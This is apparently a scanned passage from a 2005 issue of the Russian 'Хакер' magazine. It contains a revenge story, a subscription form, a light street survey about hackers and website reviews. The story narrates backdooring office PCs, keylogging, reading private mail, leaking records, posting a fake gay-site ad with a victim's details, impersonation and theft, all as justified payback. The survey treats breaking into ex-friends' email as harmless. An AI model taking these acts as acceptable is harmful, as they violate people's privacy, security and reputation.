
— Здравствуй, сладенький! Не надо на «вы», зови меня просто «котеночек».

— Э… я вас не совсем понимаю.

— Ой, конспиратор, я знаю, что ты на работе и кругом люди, говори, как хочешь, противный, я тебя пойму.

— Вы, видимо, не туда попали, уважаемый, — сказал Александр Сергеевич и положил аккуратно трубку. «Бывают же такие люди», — звонок не испортил ему настроения, хотя немного и озадачил. «И этого, которому он звонил, тоже Саша зовут».

Через минуту телефон зазвонил снова. Александр Сергеевич осторожно снял трубку.

— Алло.

— Александр? – у звонившего мужчины был самый обыкновенный голос.

— Да, это я, здравствуйте.

— Здравствуйте, меня зовут Игорь. Мы не знакомы, но мы могли бы встретиться?

— Ну да, конечно. Приезжайте в офис, тут и поговорим. Только объясните, по какому вопросу, чтобы я успел подготовить все необходимые материалы.

— О нет, только не в офис. Давайте часиков в шесть в каком-нибудь уютном кафе. Там нам никто не помешает. И готовить ничего не надо, я, как и вы, — голос мужчины приобрел интимное выражение, — обожаю спонтанный секс.

— Эй, да за кого вы меня принимаете?

— Ну, вы же сами так написали! «Молодой, симпатичный, люблю нежных мужчин и обожаю спонтанный секс». Что-то не так?

— Где я написал? – голос Александра Сергеевича внезапно охрип.

— На нашем гей-сайте. И телефоны указали, время, когда звонить, и адрес свой…

— Уберите это немедленно!!!

Александр Сергеевич как будто сдулся, ватной рукой он опустил трубку на телефон и зажал руками лицо. Телефон звонил непрерывно. Изредка из соседних отделов выходили люди и звали его к своим телефонам, при этом с трудом сохраняя спокойное выражение лица.

— Ты чего трубку не берешь? — замдиректора подошел к его столу. – Соберись, Саша, проблемы проблемами, но клиентов мы терять не должны.

В этот момент телефон зазвонил снова. Зам взял трубку.

— Алло, слушаю вас. Да, меня зовут Александр, Александр Васильевич. Да. Что? Да как вы… Не понял. Куда? – он отстранил трубку и удивленно посмотрел на нее, потом протянул Александру Сергеевичу. – Кажется, это вас. – Он сделал несколько шагов в сторону своего кабинета и, как бы вспомнив что-то, повернулся.

— Да, вот еще, Александр Сергеевич, тут такое дело, с завтрашнего дня можете на работу не выходить.

[за пару месяцев до описываемых событий] Вера Петровна часто болела — сердце. Врачи говорили: «А что вы хотите? Возраст. Экология. Стрессы», — и прописывали очередные таблетки, с каждым разом все дороже и дороже. На работе на ее периодическое отсутствие смотрели сквозь пальцы, но она не злоупотребляла, не выходила, только когда совсем прижмет, тем более что больничный никто не оплачивал. Обычно она отлеживалась дня три, а потом работала допоздна, наверстывая упущенное. Но однажды после очередного приступа, на этот раз почти двухнедельного, она вышла на работу и увидела, что на ее месте сидит какая-то девочка. Начальник компьютерного отдела, в котором она работала, только раздраженно буркнул:

— Что вы ко мне-то пристаете, это было решение руководства, что я могу сделать. Идите в отдел кадров, распишитесь в приказе и заберите документы.

Когда она вышла от начальника, коллега утащила ее в курилку и рассказала, что новая девочка – родственница начальника отдела кадров, и она сама слышала, как тот приходил к их начальнику и просил «пристроить девочку». Девочка была тупа как пробка и работу за нее тянули все остальные.

— Вера Петровна, уверяю Вас — все законно. — Виктор Сергеевич был сама любезность. — Вы, когда устраивались, написали заявление об увольнении, и вас предупреждали, что в случае чего церемониться не будем, впишем нужную дату и все.

— Но просто по-человечески вы могли меня предупредить заранее. Я бы хоть работу начала искать. Хотя кому я нужна в 50 лет. Может, у вас какая-нибудь вакансия есть на примете?



— Ничего сейчас нет и, скорее всего, не будет. Если у вас все, то идите к кадровику за документами. А мне надо работать.

Еле сдерживая слезы, Вера Петровна забрала документы, расписалась в приказе и пошла в бухгалтерию. Натальи Ивановны не было на месте, она пила чай с подругой, и ждать ее пришлось почти целый час.
— Где же вы, милочка, ходите? Уволились две недели назад и не показываетесь, а мне отчеты надо сдавать. Вот, распишитесь тут и тут, — главбух подсунула какие-то бумажки.
— Вот ваш расчет, — сказала она и протянула Вере Петровне 1000 рублей.
— Что это? – опешила Вера Петровна, — я же восемь тысяч получала, да и в отпуск два года не ходила. Почему так мало?
— Если у вас есть претензии – обращайтесь в суд. Мало ли, сколько вы там получали. Отпускные и расчет вам начислен, исходя из вашего официального оклада, у нас тут не богадельня, мы не намерены тратить деньги на сотрудников, которые у нас уже не работают. — Наталья Ивановна кривила душой, расчет она посчитала правильно, подпись за Веру Петровну в нужной ведомости поставила, а на эти деньги собиралась устроить в пятницу небольшой праздник по поводу своего дня рождения.
Поняв, что здесь ей ничего не добиться, Вера Петровна решила зайти к директору, терять ей уже было нечего, а в случае удачи можно было выцарапать еще немного денег. Леночки на месте не было, и она постучала в кабинет директора и, немного выждав, толкнула дверь. Пробыла она там всего две минуты, потом в кабинет ворвался Степаныч и вытолкал рыдающую женщину в приемную. В приемной он крепко взял ее за локоть и потащил, стараясь не привлекать внимание сотрудников, к выходу.
Вера Петровна не помнила, как она дошла до остановки автобуса и села на лавочку. Ее трясло, болело все тело, и резко закололо сердце. Пальцы не слушались, она попыталась достать таблетку валидола, но таблетки рассыпались прямо под ноги. Она с тоской смотрела на них, понимая, что это все.
Когда через час к ней подошел милицейский патруль, Вера Петровна уже была мертва.

[месть] Когда позвонили из милиции и сообщили о смерти мамы, чувство реальности отключилось. Все происходящее проходило мимо сознания, какие-то люди что-то говорили, подсовывали какие-то бумаги, которые надо было подписать, приходили друзья, с сочувствием смотрели в глаза и неуклюже пытались помочь. Родственники, не показывавшиеся раньше годами, вдруг оказались рядом, разом облачившись во все черное. Угнетающая суета длилась до самых похорон, а после как-то в раз все закончилось. Ушли все, только мамина подруга осталась помочь убрать после поминок. Она, не останавливаясь, что-то делала, не умолкая ни на секунду, и когда смысл ее слов наконец дошел до сознания, показалось, что произошел взрыв. Душа кричала, требуя немедленной расправы, но разум требовал подтверждения.

Когда ушла мамина подружка и дрожь в руках уже прошла, наступила пора действовать. Когда-то давно мама пыталась по заданию начальника написать фирменный хранитель экрана, у нее что-то не получалось, и она попросила помочь. Они тогда в институте проходили написание клиент-серверных приложений, и мысль прицепить к хранителю дополнительные функции пришла сама собой. Маме понравилось: не вставая со своего места, она могла настраивать удаленный компьютер и запускать любую программу. И сам хранитель экрана получился на загляденье, при желании в нем дистанционно можно было менять картинку и текст.
Сканирование сетки конторы показало, что хранитель установлен на большинстве компьютеров. Еще несколько дней занял сбор предварительной информации, написание перехватчика клавиатуры, который бы не ловил антивирус, чтобы собрать пароли. Чтение переписки сотрудников по аське и по e-mail — они не решались обсуждать все вслух — выявило новые подробности, и картина происшедшего сложилась полностью. Попутно вылезли интересные моменты жизни конторы и уязвимые места причастных. Около месяца ушло на распутывание дел начальника и главбуха, определение точек удара, подготовку фотографий.
Накануне знаменательного дня шефу была слита вся нужная информация о махинациях и счетах директора, в ОБЭП и налоговую попали данные черной бухгалтерии и необходимые коды и пароли. Еще всем было сообщено, что главбух и директор работают завтра последний день и у них по фальшивым документам куплены авиабилеты за границу в один конец. Через фирму доставки жене начальника отдела кадров были отправлены фотографии с условием доставки в определенное время. Вечером на гей-сайт было закинуто объявление с полными данными начальника компьютерного отдела. От имени начальника службы безопасности в форумах и через аську были инициированы жуткие наезды на всех с последующим предложением перенести разборки в реал. В профайл пользователя заранее были внесены все нужные данные и даже помещена фотография, потом пароли были изменены.
Когда все началось, оставалось только наблюдать через камеры внутреннего наблюдения за всем спектаклем и вовремя менять картинки и надписи, что доставляло особое удовольствие.
На следующий день могила мамы была украшена белыми розами, которые она очень любила при жизни. «Вот и все, мама, спи спокойно». У входа на кладбище стояло такси, которое должно было увезти в аэропорт, билет до Парижа лежал во внутреннем кармане куртки вместе с данными об одном из счетов директора, об этом счете не знал никто.
— Я обязательно к тебе еще приеду. — Леночка не была злой и мстительной, она просто очень любила маму

ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по всем вопросам подписки 8-800-200-3-999 (включая абонентов МТС, БиЛайн, Мегафон)

ВЫГОДА

Цена подписки на 20% ниже, чем в розничной продаже!
Разыгрываются призы и подарки для подписчиков
Доставка за счет издателя

ГАРАНТИЯ

Вы гарантированно получите все номера журнала
Единая цена по всей России


СЕРВИС

Заказ удобно оплатить через любое отделение банка.
Заказ осуществляется заказной бандеролью или с курьером

Стоимость заказа на «Хакер» + 2 CD или «Хакер» + DVD

«Хакер» + 2 CD

115р	за номер (экономия 30 руб.*)
690р	за 6 месяцев (экономия 180 руб.*)
1242р	за 12 месяцев (экономия 460 руб.*)



«Хакер» + DVD

130р	за номер (экономия 30 руб.*)
780р	за 6 месяцев (экономия 180 руб.*)
1404р	за 12 месяцев (экономия 516 руб.*)

Стоимость заказа на комплект «Хакер» + «Железо»

189р	комплект на 1 месяц (экономия 80 рублей*)
1071р	комплект на 6 месяцев (экономия 480 рублей*)
2016р	комплект на 12 месяцев (экономия 1220 рублей*)





* экономия от средней розничной цены по Москве

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Железо + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐ . ☐☐ . ☐☐ г.
(день) (месяц) (год)

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом ____________ корпус ____________

квартира/офис ____________________

телефон (______) ____________________
(код)

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ______ (месяц) 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ______ (месяц) 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 924-96-94;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции.

- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

По всем вопросам по подписке звони бесплатно по телефону 8-800-200-3-999 (в том числе с мобильных телефонов сетей МТС, БиЛайн, Мегафон).
Вопросы по подписке можно задавать по e-mail: info@glc.ru

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru


Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

www.interpochta.ru

ЖЕНЩИНЫ О ХАКЕРАХ

b00b1ik (b00b1ik@real.xakep.ru)



ПОЗДНИМ ВЕЧЕРОМ, КОГДА Я СИДЕЛ В ТЕПЛЫХ УЮТНЫХ ТАПКАХ ЗА КОМПОМ И РАБОТАЛ, СТУКНУЛСЯ КО МНЕ В АСЮ CUTTER И СКАЗАЛ, ЧТО НА СЛЕДУЮЩИЙ ДЕНЬ МЫ С НИМ ВЫЙДЕМ НА ПРОСТОРЫ ГОРОДА-ГЕРОЯ МОСКВЫ С ЦЕЛЬЮ РАЗУЗНАТЬ У РАЗНЫХ СЛОЕВ НАСЕЛЕНИЯ, ПРЕИМУЩЕСТВЕННО ЖЕНСКОГО ПОЛА, ЧТО ЖЕ ОНИ ДУМАЮТ О ХАКЕРАХ. НЕ ВОПРОС — ТАКИЕ МЕРОПРИЯТИЯ Я ОБОЖАЮ, ПОЭТОМУ УТРОМ Я ТЩАТЕЛЬНО ПОДГОТОВИЛСЯ (ПОМЫЛСЯ, ПОБРИЛСЯ, ПОЧИСТИЛ ЗУБЫ И ПОГЛАДИЛ ОДЕЖДУ) И ВЫДВИНУЛСЯ В РЕДАКЦИЮ

[за работу!] Петров спустился на первый этаж, стрельнул хороший фотоаппарат у коллег по цеху, чтобы зафотать всех наших респондентов, и мы с ним тронулись в путь. Но с чего начинается любая работа? Правильно, с перекура. Поэтому мы, великие блюстители древних традиций, сначала заглянули в соседнюю кафешку, дабы подкрепиться перед долгим и изнурительным рабочим днем корреспондента. Во время трапезы нам забрела в голову такая мысль: а почему бы не начать опрашивать прямо здесь? Сказано – сделано. Через минуту милая официантка Олеся, 21 года от роду, отвечала перед нами на все поставленные вопросы. Как оказалось, отучившись в педагогическом колледже и Российской международной академии туризма, Олеся так и не смогла перейти на «ты» с компами. Для нее вообще все, что не Word и Excel — китайская грамота в темном лесу. Хакеров девушка представляет как невзрачных людей, ничем, в принципе, не отличающихся от остальной серой массы. В ярко одетом растамане или в представителе золотой молодежи Олеся никогда бы не признала хакера :). Зато на нашу просьбу уточнить, что же значит «не выделяющиеся своим внешним видом люди», она ответила так: «Да вот как вы прям!». Милая девушка, однако, я уже говорил? :)

Минут пять мы объясняли официантке, что такое дефейс. Пройдя краткий курс компьютерного ликбеза, Олеся сказала, что считает прикольным, когда парень взламывает сайт и вешает фотку своей девчонки на главную страницу, распинаясь там о том, как он сильно ее любит. «Это очень романтично!» — сказала Леся, ни разу не выходившая в интернет :).

Также девушка нам поведала о том, что не считает хакеров какими-то изгоями общества, ненормальными людьми. Она бы совершенно не задумываясь влюбилась в очень понравившегося ей молодого человека, и то, что он хакер, для нее было бы неважно. Ведь хакеры, как сказала Олеся, — абсолютно обычные люди со своими увлечениями, так же, как и футбольные болельщики, байкеры или, к примеру, букинисты. И совсем не важно, чем человек занимается по жизни, ведь главное — его душа.

В общем, к концу разговора мы успели доесть солянку с пивом, Олеся принесла нам счет, мы подарили ей почти свежий (гы) номер журнала на память и ретировались с места событий, потому что окружающие уже стали на нас оглядываться, думая, что мы клеим девушку, а они из-за этого должны ждать своего заказа :).



[театр] Да, театр. Мы же не только шляемся по душным барам. Мы еще и в культурных местах изредка проскакиваем. Решили, значит, мы с Куттером задать вопросы какой-нибудь бабуле-билетерше. Зарулили в кассы Малого театра и в первом окошечке обратились к женщине преклонного возраста с просьбой дать интервью. Тетушка, к сожалению, не захотела с нами общаться, сказала, что пересчитывает билеты, и закрыла ставни :(. Пришлось ползти к другому окошку. Там тоже сидела женщина в годах. Куттер попытался с ней вежливо пообщаться, но и она почему-то стала в спешном порядке пересчитывать билеты. Наверное, она подумала, что мы воришки какие-нибудь и силой мысли можем устраивать недостачу в кассе. Петров все еще не сдавался, пытался уломать тетку выкроить пару минут для нас. Но она тоже начала опускать ставни своего окошка. Однако что-то заело, и процесс на некоторое время застопорился. Куттер врубил фотик, просунул его в круглое отверстие билетной кассы и начал в быстро фотографировать работницу театра. В итоге взять интервью нам не удалось, однако мы получили очень ржачный снимок, над которым ухохатывались до боли в животах.

[сквер у Большого театра] Делать нечего — я, изредка поглядывая на экран фотоаппарата и не в силах больше ржать как троянский конь, курил, генеря идеи, где и у кого еще взять интервью о хакерах. Мой взгляд остановился на странной парочке, сидящей на лавке: дед лет семидесяти, с огромной белой бородой, и женщина, по виду его дочь, лет сорока пяти. Подошли, представились. Раисе Александровне и вправду 45 лет, живет в Смоленске, имеет двух сыновей. Старшему 25 лет, младшему — 16. Оба технари, увлекаются серьезно компьютерами и программированием. Женщина сказала, что хакеры — абсолютно такие же люди, как и все, однако занимаются они, на ее взгляд, очень плохими вещами. Хакеров необходимо ловить и наказывать. На наш вопрос о том, что будет, если она узнет, что ее сыновья занимаются нехорошими вещами в Сети, ответила, что СРАЗУ ЖЕ ограничит их доступ к компам и интернету. Каким образом — не раскрыла секрет, но на все 100% твердо заявила, что так и будет. В общем, эдакая бой-баба, настоящая русская женщина с жестким характером :). Жалко мне ее старшего сына, если честно. Пацану 25 лет, а до сих пор находится под тотальным контролем. Почему под контролем? Да потому что Раиса Александровна заявила так: «Детям не удастся от меня скрыть правду, я сразу же узнаю, что они стали хакерами, если такое произойдет!». После этого мне расхотелось считать своих предков полными деревьями в компах :). Вдруг они тоже все обо мне знают? И придет час, когда меня отрубят от инета, заберут комп, и не смогу я больше писать в Х :(. Горе мне, горе!!! Дед в ответ поинтересовался у нас, зачем же хакеры взламывают, если вход в интернет свободный? Пришлось объяснять ему на пальцах, что в гаражный массив тоже можно зайти без проблем, однако гаражи все равно вскрывают :). Он все понял тут же, сказал, что бизнесмен со стажем и понятливости у него хоть отбавляй. В общем, зафотали мы Раису Александровну и двинули дальше. Жаль, фотки стерлись потом :(.

[вотячка] Недалеко находился МАРХИ, поэтому Куттер предложил зайти именно туда и порасспрашивать симпотных архитекторш. По пути мы заприметили церковь и подумали: «А почему бы не взять интервью у батюшки и узнать, что церковь думает о сетевых взломщиках?». К тому же, время было не раннее, я бы даже сказал, что время было позднее, и МАРХИ уже давно закрыт. Однако батюшку мы в церкви, к сожалению, не застали. Поэтому, поставив с Куттером по свече к иконе Сергия Радонежского (за учебу), выползли мы обратно на улицу и уже собирались расходиться по домам, как к нам подгребла девушка и попросила нас на пару минут. Я сразу же перехватил инициативу и, не слушая ее, начал задавать вопросы о хакерах. Наде 18 лет, она из Ижевска приехала торговать книгами в Москву. Странная девушка она. Вотячка, одним словом. О хакерах она ни сном, ни духом, хотя и учится на программистку в каком-то удмуртском университете. Все время дергалась, смеялась, ничего толком не сказала. Предложила купить книгу какую-то здоровую. В общем, послали мы ее куда подальше и, не узнав ничего нового от нее, пошли на Красную площадь, ибо у нас открылось второе дыхание.

[фотограф] На Рэд Сквере мы и встретили Ксению. Ей 25 лет, она профессиональный фотограф. Дома у Ксении стоит комп и два ноутбука. Ее муж — хакер. Взламывает различные системы, недавно нашел способ нагнуть весь ЖЖ и заиметь там любой аккаунт :). Поэтому вопрос о том, стала бы она встречаться с хакером, отпал сам собой — она не только стала бы, она уже замужем за таким :). Из ее личного опыта: хакер — не обязательно очкастый дрочер. Ее муж имеет разряд по боксу, высокий, спортивного телосложения, симпатичный до безумия :). А еще Ксюхе спамеры кажутся смешными чуваками, а кардеры — злыми. Да, я тоже, кстати, заметил, что в последнее время спам какой-то смешной приходит, а с моей креды бабки куда-то пропадают.
Ксения еще чего-то нам сказала нелепое и растворилась в толпе, торопясь на очередные съемки.

[реслинг] Ну а вечером я, как обычно, поехал на рестлинг пялиться. Встретил там девушку Женю — ярую поклонницу Пресса и Локомотива. Женя рассказала, что к хакерам относится положительно, даже за них обеими руками и одной ногой. Одной, потому что если поднимет вторую — упадет. Кстати, Евгения и сама не раз занималась получением доступа к чужой информации — взламывала мыла своих бывших подруг и друзей. Иную нечисть вроде спамеров 20-летняя девушка просто на дух не переносит. Сказала, что если найдет представителя такой диаспоры — задушит голыми руками, а в гроб накидает кучу разных ненужных писем :). Положительная девчонка, в общем, как ни крути.

[конец — делу венец] Вот и все. Начало рубрике LifeStyle мы с Куттером положили таким незатейливым способом. Пообщались с женским полом, выпили пива, вынесли кучу положительного для себя, узнали вживую мнение людей о таких, как мы, о таких, как ты. Отныне каждый месяц мы будем тебя радовать своими изысканиями на самые разные темы. Жди. Удачи тебе и побольше реала, не засиживайся перед силиконовым монстром, а то под глазами круги появятся, как у меня :)



_unit WWW

WEBMASTERS
Иван Скляров
(www.sklyaroff.ru)
Иван Кузнецов aka SeeD
(seed@nsk.ru)

ДЕЛА БАНДИТСКИЕ

www.gop-stop.ru

«Гоп-стоп. Мы подошли из-за угла!». Вспоминаются слова из гимна гопников всея Руси. На сайте *www.gop-stop.ru* подходить из-за угла, конечно, не научат, а вот выживать в нашей нелегкой жизни — запросто :). Игра «Дела бандитские» представляет собой захватывающую виртуальную среду, в которой, зарегистрировавшись и став настоящим братком, ты запросто сможешь сколотить свою банду из таких же матерых парней, как и ты, и начать тактичный передел сфер влияния, запугивать других участников игры, получив разряд по стрельбе и боксу. И может быть, в скором времени ты станешь авторитетнейшим бандитом шикарного города Шикаго.

ВРАГИ.РУ

www.vragi.ru

Есть ли у тебя враги? Да что я спрашиваю, есть, конечно. У каждого человека на этом свете, каким бы он ни был правильным и положительным, найдется некоторое количество недоброжелателей. И в свою очередь, он сам будет испытывать негативные эмоции по отношению к другим личностям, существующим с ним в одном мире. Ресурс *www.vragi.ru* позволяет безнаказанно поизмываться над своими недругами и выпустить пар. А если учесть, что, разместив на сайте имя своей жертвы, ты позволяешь поглумиться над ней еще некоторому количеству посетителей ресурса, то полученное удовольствие многократно увеличивается :).

ТВОРЧЕСТВО ИЗ СУМАСШЕДШЕГО ДОМА

http://artpsychosis.ru

Сумасшедший ресурс, представляющий во всей красе все виды таинственного творчества людей из психушки. Сайт создавался, прежде всего, как место сбора особо одаренных личностей. Для тех, кто имеет великий дар творить прекрасные вещи и без капли стыда и угрызений совести готов представить их народу. ART Psychosis — это ресурс, на котором тебя никто не станет осуждать за излишнее насилие по отношению к кому-либо. Тебя никто не будет упрекать в извращенной фантазии и греховных мыслях. На сайте находится обширная коллекция арт-композиций и зарисовок, представлено творчество пациентов-прозаиков и много еще всего самого необычного и интересного.

КПСС

